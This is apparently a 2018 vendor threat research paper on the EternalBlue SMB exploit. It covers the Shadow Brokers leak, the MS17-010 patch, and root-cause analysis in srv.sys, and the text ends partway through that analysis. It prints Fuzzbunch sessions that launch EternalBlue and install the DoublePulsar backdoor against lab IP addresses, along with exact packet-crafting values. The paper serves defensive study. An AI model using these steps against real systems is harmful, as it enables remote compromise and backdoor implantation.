
Quick Heal
Security Simplified

SEQRITE



EternalBlue

A Prominent Threat Actor of 2017-2018

Quick Heal Security Labs, April 27, 2018

Executive Summary

Last year the cybersecurity world was at buzz due to the infamous WannaCry ransomware attack. The attack was launched on a massive scale. The campaign started after the disclosure of NSA exploit leak by a hacker group called Shadow Brokers. Taking advantage of unpatched systems all over the globe, the attack spread across 150 countries. The WannaCry ransomware attack used the exploit called 'EternalBlue'. The worm-like functionality of this exploit made a deadly impact by propagating to interconnected computers over Windows SMB protocol. Microsoft's security bulletin MS17-010 addresses the vulnerabilities exploited in this particular attack. In this paper, we will give an insight into the attack's timeline, exploit analysis and recent observations made around its existence till date.

Authors

Pradeep Kulkarni
Sameer Patil
Prashant Kadam
Aniruddha Dolas

About Quick Heal

Quick Heal Technologies Ltd. is one of the leading IT security solutions company. Each Quick Heal product is designed to simplify IT security management for home users, small businesses, Government establishments, and corporate houses.
www.quickheal.com

About Seqrite

Seqrite is the enterprise arm of Quick Heal Technologies Ltd. which offers best-in-class cybersecurity solutions to enterprises. Our product portfolio includes endpoint security, gateway security, server security, mobile device management, and encryption and Seqrite cybersecurity consulting services.
www.seqrite.com

About Quick Heal Security Labs

A leading source of threat research, threat intelligence and cybersecurity, Quick Heal Security Labs analyses data fetched from millions of Quick Heal products across the globe to deliver timely and improved protection to its users.

Contents

Introduction

The infamous hacker group, Shadow Brokers have been active since 2016 and were responsible for leaking several exploits, zero days, and hacking tools of National Security Agency (NSA). According to Wikipedia, five leaks have been reported till date. The fifth leak that happened on 14th April 2017 turned out to be the deadliest of all. It contained NSA exploits and were made publically available. Microsoft issued a blog post on the same day, stating its patches for the vulnerabilities targeted in the NSA leak. A month prior to this leak (March 14, 2017) Microsoft had issued a security bulletin 'MS17-010' to address the unpatched vulnerabilities. Despite this, many users did not apply the patch and were eventually hit by the biggest ransomware attack in the history that happened on May 12, 2017. This was the infamous WannaCry ransomware attack which made use of NSA leaked exploits. One of these exploits was "EternalBlue".

WannaCry gained worldwide attention as it managed to infect more than 230,000 computers - in more than 150 countries. High profile organizations including clinics and hospitals, telecom, gas, electricity, and other utility providers in the UK and worldwide were the main casualties in this attack. And not long after this, other severe attacks occurred and were found to be using EternalBlue and other exploits, and hacking tools from the NSA leak. These attacks included EternalRocks worm, Petya a.k.a NotPetya ransomware, and Bad Rabbit ransomware. Cryptocurrency miner campaigns were also spotted to have been using the exploits leaked by Shadow Brokers for spreading to other machines. These campaigns included Adylkuzz, Zealot, and WannaMine.

The fifth Shadow Brokers NSA leak contained 30 exploits and 7 hacking tools/utilities in total. These exploits and tools were integrated in an exploit framework named "Fuzzbunch". This framework was like any other exploit framework having sophisticated CLI. Using these CLI framework an attacker could launch any exploit on a targeted entity. Out of these 30 exploits, 12 were affecting the Windows platform; they included "EternalBlue", "EmeraldThread", "EternalChampion", "ErraticGopher", "EskimoRoll", "EternalRomance", "EducatedScholar", "EternalSynergy", "EclipsedWing", "EnglishmanDentist", "EsteemAudit", and "ExplodingCan". Also, Fuzzbunch contained one of the sophisticated shellcodes called "DoublePulsar"observed recently. This shellcode opens a backdoor in the victim's system and can be used to launch any malware attack on the infected machine.

This paper outlines the usage of the Fuzzbunch exploit framework, details of MS17-010 patch, and insights into the EternalBlue exploit and DoublePulsar payload. In addition to these, this paper also puts together the detection statistics of EternalBlue exploit after its inception in May, in various campaigns till date.

Shadow Brokers Group

The Shadow Brokers (TSB) group is famous for NSA leaks which contained exploits, zero days and hacking tools. The first leak observed from this group was in August 2016 and five leaks have been observed till date. After the last (the fifth leak) the TSB group started paid subscription. From all the public leaks made by them, the fifth one (NSA leak) made history. This leak contained the "EternalBlue" exploit which was used in many cyberattacks including WannaCry.

MS17-010

On March 14, 2017 Microsoft patched the vulnerabilities exploited by Shadow Brokers leak and advised its users to update the systems with MS17-010 patch. The below table represents the exploits addressed by Microsoft.

Exploits	Security Bulletin/CVE
EternalBlue	MS17-010
EmeraldThread	MS10-061
EternalChampion	MS17-010
ErraticGopher	CVE-2017-8461
EskimoRoll	MS14-068
EternalRomance	MS17-010
EducatedScholar	MS09-050
EternalSynergy	MS17-010
EclipsedWing	MS08-067

Figure 1: MS17-010

The exploits, "EnglishmansDentist" (CVE-2017-8487), "EsteemAudit" (CVE-2017-0176), and "ExplodingCan" (CVE-2017-7269) are not reproducible on supported Windows Operating Systems by Microsoft. Users were advised to upgrade to the supported OS by Microsoft.

Fuzzbunch

Fuzzbunch is just like other exploit framework. It has an intuitive command line interface (CLI) to navigate through various exploits and settings. The framework was coded with Python 2.6 and it uses an old version of PyWin32: v2.12. To launch the framework, one must execute the script fb.py.

```
C:\fuzzbunch-master>fb.py

--[ Version 3.5.1

[*] Loading Plugins
[*] Initializing Fuzzbunch v3.5.1
[*] Adding Global Variables
[+] Set ResourcesDir => D:\DSZOPSDISK\Resources
[+] Set Color => True
[+] Set ShowHiddenParameters => False
[+] Set NetworkTimeout => 60
[+] Set LogDir => D:\logs
[*] Autorun ON
```

Figure 2: Execute Fuzzbunch script

It requires various parameters such as target IP address, OS details etc., to launch the attack. These details can be saved with project names for reuse. Following are the available exploits in Fuzzbunch.

```
fb > use
Architouch              Esteemaudit             Printjoblist
Darkpulsar              Esteemauditttouch       Processlist
Domaintouch             Eternalblue             Regdelete
Doublepulsar            Eternalchampion         Regenum
Easybee                 Eternalromance          Regread
Easypi                  Eternalsynergy          Regwrite
Eclipsedwing            Ewokfrenzy              Rpcproxy
Eclipsedwingtouch       Explodingcan            Rpctouch
Educatedscholar         Explodingcantouch       Smbdelete
Educatedscholartouch    Iistouch                Smblist
Emeraldthread           Jobadd                  Smbread
Emeraldthreadtouch      Jobdelete               Smbtouch
Emphasismine            Joblist                 Smbwrite
Englishmansdentist      Mofconfig               Webadmintouch
Erraticgopher           Namedpipetouch          Worldclienttouch
Erraticgophertouch      Pcdlllauncher           Zippybeer
Eskimoroll              Printjobdelete
```

Figure 3: Fuzzbunch Exploits list

To launch ETERNALBLUE exploit, we need to issue “use EternalBlue” command in Fuzzbunch CLI.

```
fb > use Eternalblue

[!] Entering Plugin Context :: Eternalblue
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.9.132

[*] Applying Session Parameters
[*] Running Exploit Touches


[!] Enter Prompt Mode :: Eternalblue

Module: Eternalblue
===================

Name                    Value
----                    -----
NetworkTimeout          60
TargetIp                192.168.9.132
TargetPort              445
VerifyTarget            True
VerifyBackdoor          True
MaxExploitAttempts      3
GroomAllocations        12
Target                  WIN72K8R2
```

Figure 4: Use EternalBlue exploit in Fuzzbunch

It displays the already entered configurations. To execute the EternalBlue exploit, the 'execute' command should be issued. Upon successful exploitation, the following messages on the CLI are displayed.

```
[*] Executing Plugin
[*] Connecting to target for exploitation.
    [+] Connection established for exploitation.
[*] Pinging backdoor...
    [+] Backdoor not installed, game on.
[*] Target OS selected valid for OS indicated by SMB reply
[*] CORE raw buffer dump (41 bytes):
0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
0x00000020  65 20 50 61 63 6b 20 31 00                       e Pack 1.
[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
    ................DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
    [+] Sending SMBv2 buffers
        .............DONE.
    [+] Sending large SMBv1 buffer..DONE.
    [+] Sending final SMBv2 buffers......DONE.
    [+] Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Sending last fragment of exploit packet!
    DONE.
[*] Receiving response from exploit packet
    [+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Pinging backdoor...
    [+] Backdoor returned code: 10 - Success!
    [+] Ping returned Target architecture: x86 (32-bit)
    [+] Backdoor installed
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] CORE sent serialized output blob (2 bytes):
0x00000000  08 00                                            ..
[*] Received output parameters from CORE
[+] CORE terminated with status code 0x00000000
[+] Eternalblue Succeeded
```

Figure 5: EternalBlue Exploit Succeeded message

As in case of the execution of Doublepulsar, the 'use Doublepulsar' command needs to be executed.

```
fb Special (Eternalblue) > use Doublepulsar

[!] Entering Plugin Context :: Doublepulsar
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.9.147

[*] Applying Session Parameters

[!] Enter Prompt Mode :: Doublepulsar

Module: Doublepulsar
====================

Name                Value
----                -----
NetworkTimeout      60
TargetIp            192.168.9.147
TargetPort          445
OutputFile
Protocol            SMB
Architecture        x86
Function            OutputInstall

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :
```

Figure 6: Use DoublePulsar backdoor in Fuzzbunch

Based on the targeted machine, it requires a few more configurations.

```
[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.9.149] :

[*]  TargetPort :: Port used by the Double Pulsar back door

[?] TargetPort [445] :

[*]  Protocol :: Protocol for the backdoor to speak

   *0) SMB      Ring 0 SMB (TCP 445) backdoor
    1) RDP      Ring 0 RDP (TCP 3389) backdoor

[?] Protocol [0] :

[*]  Architecture :: Architecture of the target OS

   *0) x86      x86 32-bits
    1) x64      x64 64-bits

[?] Architecture [0] :

[*]  Function :: Operation for backdoor to perform

   *0) OutputInstall     Only output the install shellcode to a binary file on d
isk.
    1) Ping              Test for presence of backdoor
    2) RunDLL            Use an APC to inject a DLL into a user mode process.
    3) RunShellcode      Run raw shellcode
    4) Uninstall         Remove's backdoor from system

[?] Function [0] :
```

Figure 7: DoublePulsar backdoor options list

The DoublePulsar payload asks for the operations to perform. These operations are OutputInstall (dump shellcode), Ping, RunDLL, RunShellcode and Uninstall.

Upon successful execution of DoublePulsar, the below messages are displayed on the CLI.

```
[?] Execute Plugin? [Yes] : Yes
[*] Executing Plugin
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [+] Backdoor returned code: 10 - Success!
        [+] Ping returned Target architecture: x86 (32-bit) - XOR Key: 0x3630EFB
1
    SMB Connection string is: Windows 7 Home Basic 7601 Service Pack 1
    Target OS is: 7 x86
    Target SP is: 1
        [+] Backdoor installed
        [+] DLL built
        [.] Sending shellcode to inject DLL
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Command completed successfully
[+] Doublepulsar Succeeded

fb Payload (Doublepulsar) > _
```

Figure 8: DoublePulsar backdoor implant successful message

EternalBlue

EternalBlue exploits a remote code execution vulnerability in Windows SMB. It utilizes three SMB-related bugs and an ASLR bypass technique in its exploitation. It does a kernel NonPagedPool buffer overflow using two of these bugs and utilizes the third bug for setting up the required kernel pool grooming necessary for orchestrating the buffer overwrite on another known kernel structure. This overflow along with the ASLR bypass helps place the shellcode on a predefined executable address. This allows attackers to launch a remote code execution on vulnerable victims' machines.

EternalBlue exploits a victim machine's vulnerable SMB by sending crafted SMB packets over multiple TCP connections. In its first TCP connection, it opens a null session through anonymous login on IPC$ share. If the response from the victim's computer is STATUS_SUCCESS, the exploit begins its operation by sending a SMB NT Trans Request with "TotalDataCount" DWORD field set as '66512'. NT Trans corresponds to SMB_COM_NT_TRANSACT transaction subprotocol and is one of the 6 types of available transaction subprotocols.

SMB Transactions

As per MSDN, *the Transaction SMB Commands are generic operations. They provide transport for extended sets of subcommands which, in turn, allow the CIFS client to access advanced features on the server. CIFS supports three different transaction messages, which differ only slightly in their construction:*

- *SMB_COM_TRANSACTION (or Trans)*
- *SMB_COM_TRANSACTION2 (or Trans2)*
- *SMB_COM_NT_TRANSACT (or NT Trans)*

After the first NT Trans request, the exploit sends multiple Trans2 Secondary (SMB_COM_TRANSACTION2_SECONDARY) requests with "TotalDataCount" Word field set as 4096. The "_SECONDARY" subcommands are used when the message payload is big and has to be split across multiple SMB transactions.

In an ideal situation, if the payload can't be accommodated in one SMB_COM_NT_TRANSACT packet, the further payload is sent through SMB_COM_NT_TRANSACT_SECONDARY packets. Similarly, SMB_COM_TRANSACTION2_SECONDARY requests are used when the primary request packet is of type SMB_COM_TRANSACTION2.

EternalBlue uses the incorrect sequence (SMB_COM_NT_TRANSACT -> SMB_COM_TRANSACTION2_SECONDARY) to exploit the parsing bug **(Bug 2)** in srv.sys.

The bug exists because srv.sys incorrectly maps the received multiple transaction packets of type as per the SMB Command value set in the last packet of the sequence. Hence, even though the transaction is initiated with NT Trans request, in the end the whole transaction is mapped as a Trans2 request type because that's the value set in the last packet. Further,

if we compare both structures, we notice that the "TotalDataCount" value field is DWORD in NT_Trans and WORD in Trans2 requests.




Figure 9: NT Trans vs Trans2 structure comparison

Hence, this bug made it possible in Trans2 requests to send a payload bigger than its limit of 65535(0xffff).

The FEA_List format conversion

The payload present in the above transaction request packets is a big SMB_FEA_List which is nothing but a concatenated list of SMB_FEA structures in OS2 format. "FEA" stands for "Full Extended Attribute" and contains information related to files in name/value attribute format.

```
SMB_FEA_LIST
   {
   ULONG SizeOfListInBytes;
   UCHAR FEAList[];
   }
```

Figure 10: Structure of FEA_LIST

In payload, the SizeOfListInBytes is the first field of the list structure with value set as 0x10000. Then there are 607 crafted SMB_FEA structures appended one after another whose total size is a little more than 0x10000 bytes.




Figure 11: NT Trans Request packet containing OS2FeaList

As seen in the Figure 11, the first 605 structures are empty, each occupying 5 bytes in the list. The 2nd last structure is of size (0xf383 + 5) bytes while the last structure of the list is of size (0xa8 + 5) bytes. After 607 structures, there is some appended garbage data which keeps the request packet confined to a particular size.




Figure 12: Records in OS2FeaList

When the FEA list in OS2 format is sent, OS2 being an outdated format, is converted to currently used NT format by srv.sys driver. But, while parsing the FEA list to convert into

NtFeaList, there is a bug (**Bug 1**) of a wrong type casting a WORD into a DWORD. Let's have a look at both the structures involved here.

```
SMB_FEA
   {
   UCHAR       ExtendedAttributeFlag;
   UCHAR       AttributeNameLengthInBytes;
   USHORT      AttributeValueLengthInBytes;
   UCHAR       AttributeName[AttributeNameLengthInBytes + 1];
   UCHAR       AttributeValue[AttributeValueLengthInBytes];
   }
```

```
NtFeaList   //Undocumented
   {
   ULONG       NextEntryOffset;
   UCHAR       Flags;
   UCHAR       NtFeaNameLength;
   USHORT      NtFeaValueLength;
   CHAR        NtFeaName[NtFeaNameLemgth];
   CHAR        NtFeaValue[NtFeaValueLength];
   }
```

Figure 13: SMB_FEA_List vs NtFeaList structure comparison

As mentioned in MSDN, "*The SMB_FEA data structure is used in Transaction2 subcommands and in the NT_TRANSACT_CREATE subcommand to encode an extended attribute (EA) name/value pair*". Hence, it's clear that the parsing bug that we saw earlier specifically allowed to send SMB_FEA_LIST with size > 0xffff, which was not possible through normal Transaction2 subcommand requests.

Root cause analysis in srv.sys

The NtFea conversion happens in function srv!SrvOs2FeaListToNt as soon as the whole structure is received from the last trans2 request packet. SrvOs2FeaListToNt calls srv!SrvOs2FeaListSizeToNt to parse each structure and to calculate the total size required for the new structure. Although, it doesn't validate the contents of the source list but it does check for each FEA structure if its length is not out-of-bound to the length defined initially in the SizeOfListInBytes field (0x10000 in this case).

```
1  int __stdcall SrvOs2FeaListSizeToNt(_DWORD *Os2FeaList)
2  {
3    _DWORD *v1; // eax@1
4    unsigned int Os2feaListEndAddress; // edi@1
5    _DWORD *v3; // esi@1
6    int currentFeaRecordSize; // ebx@3
7    int v6; // [sp+Ch] [bp-4h]@1
8
9    v1 = Os2FeaList;
10   v6 = 0;
11   Os2feaListEndAddress = (unsigned int)((char *)Os2FeaList + *Os2FeaList);
12   v3 = Os2FeaList + 1;
13   if ( (unsigned int)(Os2FeaList + 1) < Os2feaListEndAddress )
14   {
15     while ( (unsigned int)(v3 + 1) < Os2feaListEndAddress )
16     {
17       currentFeaRecordSize = *((_WORD *)v3 + 1) + *((_BYTE *)v3 + 1);
18
19       // Check for each record if its size goes Out of bound
20       if ( (unsigned int)((char *)v3 + currentFeaRecordSize + 5) > Os2feaListEndAddress )
21         break;              //breaks in case of 607th FEA record
22
23     if ( RtlULongAdd(v6, (currentFeaRecordSize + 12) & 0xFFFFFFFC, &v6) < 0 )
24         return 0;
25       v3 = (_DWORD *)((char *)v3 + currentFeaRecordSize + 5);
26       if ( (unsigned int)v3 >= Os2feaListEndAddress )
27         return v6;
28       v1 = Os2FeaList;
29     }
30
31   //(WORD)Os2FeaList->SizeOfListInBytes = &currentFeaRecord - &Os2FeaList
32   //(WORD)ff5d = (WORD)a7a10035 - (WORD)a7a000d8
33   *(_WORD *)v1 = (_WORD)v3 - (_WORD)v1;
34   }
35   return v6;
36 }
```

Figure 14: srv!SrvOs2FeaListSizeToNt pseudocode

After parsing 606 FEA structs, the total offset length of structs parsed becomes 0xff59 bytes. Since the last FEA is of size 0xad, it results in an out-of-bound length value by 10bytes. Hence, it comes out of the WHILE loop as mentioned in the above Figure 14, discards the 607th record along with remaining garbage appended data, and finally updates the Os2FeaList->SizeOfListInBytes in a buggy form.

```
